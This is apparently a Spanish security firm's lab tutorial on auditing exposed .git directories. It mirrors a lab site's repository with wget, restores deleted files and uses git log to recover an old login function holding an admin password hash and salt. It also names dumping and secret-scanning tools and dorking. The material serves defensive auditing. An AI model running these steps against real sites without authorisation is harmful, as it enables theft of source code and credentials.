



factum.es

# Laboratorio de explotación de vulnerabilidades

Control de versiones (Git, SVN)

La exposición inadvertida de repositorios de control de versiones (Git, SVN) por parte de una compañía, supone una gran brecha de seguridad que permite a los ciberdelincuentes acceder a sus aplicaciones web.


A continuación, te mostramos paso a paso, cómo puedes comprobar el estado de los repositorios de tu compañía, para verificar si han sido expuestos de manera inadvertida.

# EJERCICIO



## PASO 1

Identificar el sitio web que queremos auditar, y realizar una enumeración que se puede lograr tanto de manera manual, como con herramientas que nos permitan automatizar esta tarea para identificar si el sitio o la aplicación web cuenta con un directorio .git.



Identificación del sitio web




# EJERCICIO



## PASO 2

Una vez terminada la enumeración, se encuentra que el script de nmap ha detectado que existe un directorio git expuesto.

Algunos sitios web alojan el control de versiones dentro de su propio servidor, pero limitan el Directory Listing, y al tratar de enumerarlos obtendremos un mensaje de error (forbidden). Sin embargo, algunos atacantes pueden llegar a evadir este tipo de control.



<a href="#">../</a>		
<a href="#">branches/</a>	23-Jul-2020 22:39	-
<a href="#">hooks/</a>	23-Jul-2020 22:39	-
<a href="#">info/</a>	23-Jul-2020 22:39	-
<a href="#">logs/</a>	23-Jul-2020 22:39	-
<a href="#">objects/</a>	23-Jul-2020 22:39	-
<a href="#">refs/</a>	23-Jul-2020 22:39	-
<a href="#">HEAD</a>	23-Jul-2020 22:39	23
<a href="#">config</a>	24-Jul-2020 06:25	110
<a href="#">description</a>	23-Jul-2020 22:39	73
<a href="#">index</a>	23-Jul-2020 22:39	645
<a href="#">packed-refs</a>	24-Jul-2020 06:25	102

Ejemplo: Exposición de un directorio git.

# EJERCICIO



## PASO 3

A continuación, podríamos intentar descargar el directorio con wget o usar herramientas que nos permiten reconstruir el git e incluso bypassear si tiene un filtro que no permita hacer abuso de Directory Listing.

code:

```
wget --mirror -I .git  
http://factum.lab.test/.git/
```

**--mirror:** Descargará la ruta completa y mantendrá una estructura similar a un espejo en tu sistema local con la rama completa de rutas desde la raíz hasta la hoja junto con todos los datos.

```
factum.lab.test/.git/  
Index of /.git/  
File Actions Edit View Help  
23-Jul-2020 22:39  
23-Jul-2020 22:39  
23-Jul-2020 22:39  
(kali@kali)-[~/factum.lab.test]  
└─$ wget --mirror -I .git http://factum.lab.test/.git/  
--2023-10-31 10:34:13-- http://factum.lab.test/.git/  
Resolving factum.lab.test (factum.lab.test) ... 10.10.231.24  
Connecting to factum.lab.test (factum.lab.test)|10.10.231.24|:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: unspecified [text/html]  
Saving to: 'factum.lab.test/.git/index.html'  
factum.lab.test/.git/index.html [ => ]  
Last-modified header missing -- time-stamps turned off.  
2023-10-31 10:34:13 (235 MB/s) - 'factum.lab.test/.git/index.html' saved [1391]  
Loading robots.txt; please ignore errors.  
--2023-10-31 10:34:13-- http://factum.lab.test/robots.txt  
Reusing existing connection to factum.lab.test:80.  
HTTP request sent, awaiting response ... 404 Not Found  
2023-10-31 10:34:13 ERROR 404: Not Found.  
--2023-10-31 10:34:13-- http://factum.lab.test/.git/branches/  
Reusing existing connection to factum.lab.test:80.  
HTTP request sent, awaiting response ... 200 OK  
Length: unspecified [text/html]  
Saving to: 'factum.lab.test/.git/branches/index.html'  
factum.lab.test/.git/branches/index.html [ => ]  
Last-modified header missing -- time-stamps turned off.  
2023-10-31 10:34:13 (29.3 MB/s) - 'factum.lab.test/.git/branches/index.html' saved [179]  
--2023-10-31 10:34:13-- http://factum.lab.test/.git/hooks/  
Reusing existing connection to factum.lab.test:80.  
HTTP request sent, awaiting response ... 200 OK  
Length: unspecified [text/html]  
Saving to: 'factum.lab.test/.git/hooks/index.html'
```

# EJERCICIO



## PASO 4

Al obtener el git en nuestra carpeta local, ya podríamos intentar analizar la información.

```
(kali@kali)-[~/factum.lab.test/factum.lab.test]
└─$ ls -la
total 12
drwxr-xr-x 3 kali kali 4096 Oct 31 10:34 .
drwxr-xr-x 3 kali kali 4096 Oct 31 10:34 ..
drwxr-xr-x 8 kali kali 4096 Oct 31 10:35 .git
```

```
(kali@kali)-[~/factum.lab.test/factum.lab.test]
└─$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    .gitlab-ci.yml
        deleted:    Dockerfile
        deleted:    README.md
        deleted:    css/style.css
        deleted:    dashboard.html
        deleted:    default.conf
        deleted:    index.html

no changes added to commit (use "git add" and/or "git commit -a")

(kali@kali)-[~/factum.lab.test/factum.lab.test]
└─$ git restore .

(kali@kali)-[~/factum.lab.test/factum.lab.test]
└─$ ls
css  dashboard.html  default.conf  Dockerfile  index.html  README.md
```

El comando git status muestra el estado del directorio de trabajo.

# EJERCICIO



## PASO 5

En este punto realizaremos dos acciones:

- restaurar el ultimo commit que se ve en pantalla
- analizar el código fuente restaurado para buscar credenciales, vulnerabilidades de código o extraer propiedad intelectual.

The screenshot shows a web browser window with the address bar at 'factum.lab.test/.git/'. The page title is 'Index of /.git/'. On the left, there is a navigation menu with links: './.', 'branches/', 'hooks/', 'info/', 'logs/', 'objects/', 'refs/', 'HEAD', 'config', 'description', 'index', and 'packed-refs'. The main content area displays the index of files in the .git directory, including 'README.md' and 'default.conf'. A terminal window is overlaid on the right side of the browser, showing the following commands and outputs:

```
(kali@kali)-[~/factum.lab.test/factum.lab.test]
└─$ cat README.md
# git-fail
Sometimes, bad things happen to good sites

(kali@kali)-[~/factum.lab.test/factum.lab.test]
└─$ cat default.conf
server {
    listen      80;
    server_name localhost;

    #charset koi8-r;
    #access_log /var/log/nginx/host.access.log  main;

    location / {
        root    /usr/share/nginx/html;
        index  index.html index.htm;
        autoindex on;
    }

    #error_page 404          /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root    /usr/share/nginx/html;
    }

    # proxy the PHP scripts to Apache listening on 127.0.0.1:80
    #
    #location ~ \.php$ {
    #    proxy_pass http://127.0.0.1;
    #}

    # pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000
    #
    #location ~ \.php$ {
    #    root           html;
    #    fastcgi_pass   127.0.0.1:9000;

```

Análisis de la configuración de la aplicación a nivel interno mediante el código fuente exfiltrado.

# EJERCICIO



## PASO 6

Una vez analizado el código actual nos damos cuenta de que de que no se encuentran secretos, pero podríamos hacer uso de git log que nos permitiría enumerar, filtrar, buscar commits según cambios específicos y obtener diferentes versiones del código que han sido eliminadas.

```
factum.lab.test/.git/
Index of /.git/
.. /
branches/
hooks/
info/
logs/
objects/
refs/
HEAD
config
description
index
packed-refs

kali@kali: ~/factum.lab.test/factum.lab.test
File Actions Edit View Help
Date: Thu Jul 23 23:41:12 2020 +0200
re-obfuscating the code to be really secure!
diff --git a/index.html b/index.html
index ceb8d53..7c578d8 100644
--- a/index.html
+++ b/index.html
@@ -54,32 +54,7 @@
<script>
- async function login() {
-   let form = document.getElementById("login-form");
-   console.log(form.elements);
-   let username = form.elements["username"].value;
-   let passwordHash = await digest(form.elements["password"].value);
-   if (
-     username === 'admin' &&
-     passwordHash === '4004c23a71fd6ba9b03ec9cb7eed08471197d84319a865c5442a9d6a7c7cbea070f3cb6aa5106ef80f679a88dbbaf89ff64cb351a151a5f29819a3c094ecebbb'
-   ) {
-     document.cookie = "login=1";
-     window.location.href = "/dashboard.html";
-   } else {
-     document.getElementById("error").innerHTML =
-       "INVALID USERNAME OR PASSWORD!";
-   }
- }
-
- async function digest(password) {
-   const encoder = new TextEncoder();
-   const data = encoder.encode( `${password}$SaltyBob` );
-   const hashBuffer = await crypto.subtle.digest('SHA-512', data);
-   const hashArray = Array.from(new Uint8Array(hashBuffer));
-   const hashHex = hashArray.map(b => b.toString(16).padStart(2, '0')).join(''); // convert buffer to byte array
-   console.log(hashHex)
-   return hashHex;
- }
+ const _0x4368=[+(`\x20+[\^, '471197', 'value', 'RegExp', 'functi', 'test', 'CbRnH', 'passwo', 'userna', 'TML', 'tml', 'a865c5', '+[^\x20]`, 'a5f298', 'cookie', 'admi', 'login-', '^([^\x20]', 'TEhxP', 'href', 'f64cb3', '51a151', 'd84319', 'D\x20USER', 'digest', 'R\x20PASS', 'oard.h', 'error', '\x20]+)', '19a3c0', 'f80f67', '/dashb', 'bea07', 'from', '4004c2', 'WORD!', 'map', 'NAME\x200', 'encode', 'INVALI', 'a5106e', 'baf89f', '6a7c7c', 'elemen', '9a88db', 'log', 'join', 'innerH', 'SaltyB', 'apply', 'ned', '442a9d'
```

code: git log -p



# CONCLUSIONES



En el ejemplo anterior se ha realizado de forma manual, pero esto son tareas que en ejercicios de pentesting o en ataques, están automatizadas.

Algunas herramientas que se usan para reconstruir las carpetas .git son:

- <https://github.com/captain-noob/GitHacker>
- <https://github.com/arthaud/git-dumper>

Además, algunas herramientas también permiten buscar de manera mucho más optima con expresiones regulares específicas en la versión de cambios del proyecto.

## **Ejemplo:**

**code: git log -p | grep -b3 "password"**

Incluso el uso de herramientas como **trufflehog** o **gitleaks** disponen de listas específicas de expresiones regulares para buscar todo tipo de información confidencial.

# GitHub Dorks



Algunas empresas exponen inadvertidamente sus repositorios de manera pública, no solo en sus propios servidores, si no en servicios de gestión de control de versiones: GitHub, BitBucked, Gitlab, ...

Esto podría hacer posible buscar repositorios git indexados mediante Google Dorks, Git dorks, con el fin de extraer información sensible filtrada mediante estos repositorios o en su historial de versiones.

+34 91 352 44 79

info@factum.es

¿Hablamos?

FACTUM